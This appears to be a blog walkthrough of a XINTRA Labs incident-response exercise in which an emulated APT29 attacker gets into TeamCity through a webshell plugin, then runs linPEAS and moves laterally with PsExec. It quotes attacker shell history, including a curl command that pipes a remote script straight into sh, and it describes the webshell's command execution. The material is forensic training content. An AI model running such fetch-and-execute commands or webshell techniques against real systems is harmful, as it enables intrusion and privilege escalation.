The Bear Necessities
by spellzed
- The Bear Necessities: a XINTRA Labs Walkthrough
- Let’s go already, I can bear-ly wait!
- Our Grizzly End
- Sources and Credits
The Bear Necessities: a XINTRA Labs Walkthrough

The Threat Actor in focus is APT29 a.k.a. Cozy Bear, an activity group often attributed to Russia’s Foreign Intelligence Service (SVR). On December 13, 2023, the U.S. Cybersecurity & Infrastructure Security Agency (CISA) released an advisory describing APT29’s exploitation of CVE-2023-42793 in JetBrains TeamCity software which will set the stage for today’s emulated compromise.
Writing this walkthrough helped me clarify my thought processes and identify areas to improve in my investigations. This walkthrough doesn’t just seek to find the flags. My vision was to use the questions as a narrative “skeleton” to navigate the lab and tell the story of TechTonik. The completed IR tracker for this lab and the Mitre ATT&CK navigator layer can be found at the end.
Let’s go hunt ourselves a bear!
Case Overview
Skip the preamble and get straight to the walkthrough here.
We are assuming the role of a DFIR investigator who has been called in to assist the TechTonik SOC team. Our mission is to identify the actions and uncover the motives of the attacker so as to allow for their complete removal from the TechTonik environment.
Luckily for us, TechTonik has a SOC team diligent with their documentation; who readily provide us with the following:
- They noticed a new unknown user in their TeamCity server on 2024-05-25.
- The IT administrators also mentioned some suspicious files on the file share (hosted on
TTK-FS-01). - There is a Linux server that requires analysis
- All event logs are sent to an Elastic stack
- Default defender was used and run on the hosts
Reading the information about the attacker can give you some hints as to where to look, which might break immersion for any purists out there. It’s not necessary to read the advisory to be able to do the lab, and not doing so does increase the challenge and the realism. Something I liked however, was how the CISA advisory set the stage for the lab.
💭 Thought taken shape
These are sprinkled throughout the walkthrough to give insight into my thought process. In a software development company, I would expect separate testing environments (DEV, INT, PROD). The network layout allows for an attacker to attempt entry via internet-facing servers.
Lab Environment
XINTRA hosts their labs on a Windows 11 AWS VM which already includes the tools, snapshots and evidence required for the investigation. Just one click and the instance will be prepared for you.
The tools provided in the lab are comprehensive and I only used a subset listed here:
- CyberChef
- EricZimmerman suite: Timeline Explorer
- SysinternalsSuite: Procmon
- 7zip
- Notepad++
Let’s go already, I can bear-ly wait!
Summary of the attack

Exploiting TeamCity
 Figure 1: TechTonik Network Diagram
Entry points are occasionally referred to as “beachheads”; Internet-facing systems which attackers can use to pivot into the network. Our beachheads are TKK-PRX-01 and TKK-DEV-01.
💭 The Bear Necessities
When investigating a case, I always check out the network diagram beforehand. Doing so allows me to orientate to key devices such as Domain Controllers (DCs), File Servers (FSs) and the structure of the network. I also identify OSes which informs what tools I might need.
The beachheads are a common entry point, so our first stop will be TTK-PRX-01: an nginx proxy running on ubuntu server 22.04 responsible for receiving and routing traffic to TTK-DEV-01.
The nginx logs from TTK-PRX-01 have been ingested into the ELK instance. We know that a new user was created on 2024-05-25 so lets edit the ELK filter to reflect that.
💭 On filters and filtering
Filtering can reduce load on your ELK/SIEM but comes at the cost of potentially leaving out key bits of information. I personally prefer checking smaller windows of time and increasing the window if required. In time to come, you will get better with handling time 😉
The spike of requests frequently indicates scanning or a brute force attack, so lets filter out some noise and expected activity to identify anomalies.
 Figure 2: ELK instance showing logs from the NGINX perimeter proxy
Referring to Figure 2,
- I filter for HTTP POST requests. The hypothesis being that regular traffic should consist mostly of GET requests.
- I prefer looking at the earliest occurrence of activity first.
- Select columns to help us understand the data.
- This is a HTTP POST request with a 200 response code, signalling it likely succeeded.
- Why would an external IP choose to upload business data this way to the corporate environment?
I suspect that a file has been uploaded to the server via HTTP POST requests. Based on what we expect of an attacker, they likely want initial access to issue commands via a webshell.
TTK-PRX-01 forwards this request to TTK-DEV-01, so lets pivot to that device. TTK-DEV-01 is advertised on the network diagram as a TeamCity Server, so the TeamCity application logs would be my first stop.
💭 On Unix-like Artefacts Collector (UAC)
XINTRA has prepared a triage image for
TTK-DEV-01using UAC which is used to capture key artefacts from Linux systems. Think of a triage image as a snapshot of the key forensic artefacts on the device, which may not always be the files themselves.

[2024-05-25 01:03:12,499] INFO - s.buildServer.ACTIVITIES.AUDIT - plugin_uploaded: Plugin "deQch48D" was updated by "user with id=21" with comment "Plugin was uploaded to /home/teamcity/.BuildServer/plugins/deQch48D.zip"
Figure 3: Viewing TeamCity Activity logs in the TTK-DEV-01 triage image.
Referring to Figure 3,
- This is the directory for the various TeamCity logs
- We see an interesting log matching the same timestamp
2024-05-25 01:02:52and2024-05-25 01:03:12of the suspicious HTTP POST requests in the nginx access log inTTK-PRX-01 - Here we see that a string containing
Plugin "deQch48D" was updated by "user with id=21"which could indicate new user creation.
This finding in the activity log matches up with the timestamp in the nginx proxy logs on TTK-PRX-01, and also with the observations of the TechTonik SOC team.
We now know a user ID created by our likely attacker, their IP 44.222.89[.]156 , and the timestamp showing the start of their activity. With some Indicators of Compromise (IoCs) and a promising start, lets add the activity to our IR tracker and continue.
💭 Heard of the “Spreadsheet of doom”?
IR tracker: a fancy way of saying big spreadsheet. It’s great for tracking and documenting important findings, handing over (and taking over) investigations, orienteering oneself to an incident. I highly recommend taking investigation notes in a standardised format.
I personally use a slightly modified tracker from Crowdstrike.
We also have a file path /home/teamcity/.BuildServer/plugins/deQch48D.zip, which means we can investigate our first on-disk artefact of the lab!
 Figure 4: Analysis of the uploaded plugin
Referring to Figure 4, the expanded archive deQch48D.zip shows two files,
- The
.xmlfileteamcity-plugin.xmlshows a sentence in English that doesn’t make grammatical sense, a supposed “Vendor” and accompanying url. These would be interesting from a Threat Intelligence (TI) perspective as there could be activity observed in other reported compromised environments that contain similar indicators. This can help the SOC team to clarify the activity group targeting TechTonik. - The
.jarfiledeQch48D.jarbegins with the PK file signature, used by.jarfiles and other.zipfile formats.
The .jar file receives certain parameters: “cmd”, “query” fed to it from the body of the HTTP POST request. Therefore, we don’t see the exact commands the attacker sent but we do see variation in the http.response.body.bytes header values returned by the server, presumably to our attacker.
 Figure 5: ELK logs highlighting the
 http.response.body.bytes header values
The .jar file also determines if the device is a Windows or Linux device and executes commands accordingly. The obfuscated lines 16 and 18 can be translated from their ASCII values to: cmd, /C, and /bin/bash, -c to execute commands in their respective environments.
In conclusion, it appears that this is a webshell that our attacker can use for RCE. The web access log entry at 2024-05-25 01:02:52 shows a pattern similar to that described in Rapid7’s report of CVE-2024-27198. We observe them likely creating a new admin user (information not visible in the body), and generating a new administrator access token.
Pivoting into the Environment
After achieving initial access, the attacker will likely attempt to establish a more reliable foothold as their method of access may break or be discovered.
Among other things, UAC will perform several host enumeration commands and save the output to text files named after the respective command run. For example, the output of the command:
ps
will be saved at C:\Labs\...\hostname\live_response\process\ps.txt. Through this, we can see the output of commands run at collection time.
The file lsof_-nPL.txt lists open files. The flags -nPL prevent conversion of some user IDs in the output.
 Figure 6:
 lsof_-nPL.txt showing the .jar file.
We can learn of the process relationship with the help of pstree -p -n.txt and top -b -n1.txt:
systemd (1)
└── sh (1394) (teamcity)
    └── sh (1401) (teamcity)
        └── java (1693) (exited at time of UAC collection)
            └── java (2199) (teamcity)
Figure 7: The process relationship of the java process of interest running on TTK-DEV-01
Through this, we can see that the java process is running as the teamcity user.
The file deQch48D.jar unpacks to run at the following directory: /home/teamcity/.BuildServer/system/caches/plugins.unpacked/deQch48D/server/deQch48D.jar.
We know that the java server attempts to perform RCE through a bash prompt, so my next stop is the .bash_history file for the teamcity user which provides evidence of execution.
...
sudo su
cd /tmp/
clear
curl -L https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh | sh
...
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh -O lp.sh
ls -l
chmod +x lp.sh
./lp.sh
...
Figure 8: an excerpt of the .bash_history file for user teamcity
The user teamcity has attempted to use wget to retrieve a privilege escalation and enumeration tool “PEASS-ng” which can be used to enumerate known attack paths on a device. The attacker can then consider the various attack paths presented to them. It looks like the wget command was the one that output the script to a file, lp.sh.
Notice the .bash_history file does not come with any timestamps. bash is able to record timestamps in Ubuntu but those have to be turned on before they are recorded. Some programs on Linux leave additional artefacts of execution. wget records files it retrieves in the hidden .wget-hists file.
 Figure 9:
 .wget-hists file for teamcity
There is only one entry in the file corresponding to github.com whose epoch tiemstamp translates to Saturday, May 25, 2024 1:45:43 AM UTC. This fits the timeline of our investigation.
...
chmod +x lp.sh
./lp.sh
./lp.sh -h
mkdir lp
mv lp.sh lp/
cd lp/
ls
./lp.sh -a -t -r
./lp.sh -a
cat /etc/filebeat/filebeat.yml
clear
ls -l
rm lp.sh
ls -l /FSCode/
cd /FSCode
Figure 10: Another excerpt of the .bash_history file for user teamcity showing execution of lp.sh
The attacker also creates and later deletes a directory lp and executes linPEAS from it. We also see them enumerating files in a directory /FSCode. /FSCode is the path on TTK-DEV-01 that links to a corresponding UNC path on TTK-FS-01. There are a couple of ways to find this UNC path.
Finding the fstab flag
One way to move forward is to check the contents of /etc/fstab (file systems table) which is a configuration file containing information about mount points, mounted drives and their file systems. This article on baeldung focuses on network drives.
 Figure 11: The contents of
 /etc/fstab.
Here, we find the UNC path mapped to /FSCode along with a set of cifs (Common Internet File System) credentials. Super handy if you were interested in getting around a network, wouldn’t you say 🤔?
Notice the /FSCode directory does not exist on TTK-DEV-01? This could give a hint that it is on a network device. The device TTK-FS-01 is adjacent and might be expected to frequently communicate with TTK-DEV-01 due to the nature of TechTonik’s business. On this device the C:\Code folder seems to be used in the TechTonik’s as a working folder. We can see in C:\Code\fs_management files that shed light on the significance of the FSCode directory.
Finding CodeShareManagement.ps1
 Figure 12: Finding credentials for
 stanley.eugene in C:\Code\fs_management\CodeShareManagement.ps1
Another location to find find the UNC path is in Figure 12, where we can see the mapping of source (on TTK-DEV-01) to destination (on TTK-FS-01), and also the credentials here in plaintext!
(There is also let me know if you spot it or any other goodies 😉)
Finding _ADToolkit_DontUse.ps1
ls -l
cd adtoolkit/
ls -l
less _ADToolkit_DontUse.ps1
pwd
head -n 10 _ADToolkit_DontUse.ps1
 Figure 13: An excerpt of the
 .bash_history file for user teamcity showing attacker access of _ADToolkit_DontUse.ps1 and the contents of _ADToolkit_DontUse.ps1.
We have evidence that the attacker accesses _ADToolkit_DontUse.ps1 in the .bash_history file, so we know the attacker definitely has these credentials.
💭 File Bintegrity Inspector but the “B” is silent
Ah, I love snooping around files. These poor coding practices in TechTonik are also present in reality. Such lapses in information security and similar misconfigurations will certainly be exploited by an attacker.
We can expect that the attacker will want to utilise these credentials somehow. With that lets filter for 2024-05-25 and *stanley.eugene* in the windows event log as that’s where we will observe authentication events.
💭 Nuances between 4624 and 4776
Event ID 4624 records successful logins on the target device, while Event ID 4776 records authentication events on both workstations/servers and DCs. This is why we see failed 4776 events for
stanley.eugeneonTTK-PC-01, but successful 4776 events onTTK-DC-01at2024-05-25 03:56:24to2024-05-25 04:05:53
We can see different 4624 events from stanley.eugene:
- at
2024/05/25 4:05:53,stanley.eugenelogs on fromDESKTOP-WAIFU - 10.0.1.4onTTK-PC-01 - at
2024/05/25 5:30:56,stanley.eugenelogs on fromTTK-DEV-01 - 10.0.1.5onTTK-FS-01 - at
2024/05/25 12:17:22,stanley.eugenelogs on fromWORKSTATION - 10.0.1.5onTTK-FS-01
Logon 1 appears to be the real eugene.stanley while logons 2 and 3 appear to be the attacker pivoting from TTK-DEV-01 to TTK-FS-01.
Psexec activity
💭 Storage concerns
In reality, due to noise and storage concerns, these events (Windows Security 5140 and Windows Security 5145) might not be available in your environments.
At around 2024-05-25 12:15, activity characteristic of PsExec execution is observed. 8-alphanumeric character .exe files are written to TTK-FS-01, and services are installed remotely. The attacker performs this twice: first at 2024-05-25 12:17:23 and later at 2024/05/25 12:41:54. The executables involved are qcBIRiAm.exe and LZbNNNSK.exe respectively.
 Figure 14: Several Windows Security events showing PSEXEC activity, granting the attacker to execute commands as SYSTEM.
Referring to Figure 14,
- Windows Security 5145 event showing the file
LZbNNNSK.exebeing written onTTK-FS-01fromTTK-DEV-0110.0.1.5 - Windows Security 5145 event showing the
svcctlpipe is accessed for Inter Process Communication (IPC) at2024-05-25 12:41:52. - Windows Security 4674 the access to a privileged object: Service Control Manager (SCM).
- Windows Security 4697 event showing the a new service,
LZbNNNSK.exewas installed. The service is configured with a start type of 3 (Manual Start). - Windows Security 5145 event showing the deletion of
LZbNNNSK.exe.
Shortly after the PSEXEC binaries are written to the destination share C:\Code, the svcctl named pipe is invoked to remotely interact with the Service Control Manager (SCM). The attacker’s objective is to manipulate services, enabling them to install a service to execute commands with SYSTEM privileges. PsExec can be executed via scripts like psexec.py from the Impacket suite of tools. The result is successful SYSTEM-level code execution on TTK-FS-01. To trace the full attack chain, pivot on the service executable name to analyze the associated process hierarchy.
The stanley.eugene account logs off at 2024-05-25 12:41:59.
Discovering TechTonik
💭 Ahead of the Curve
Depending on your approach, you may find flags belonging to later sections before this one. In reality, investigations are not always linear either! Document as you go in the IR Tracker.
We’re now going to focus on the internal discovery of the attacker, typically seen alongside or after establishing a foothold in the network. The bulk of which starts once the they first move laterally from TTK-DEV-01 to TTK-FS-01 at 2024/05/25 12:11:31.
💭 We’re Going on a Bear Hunt
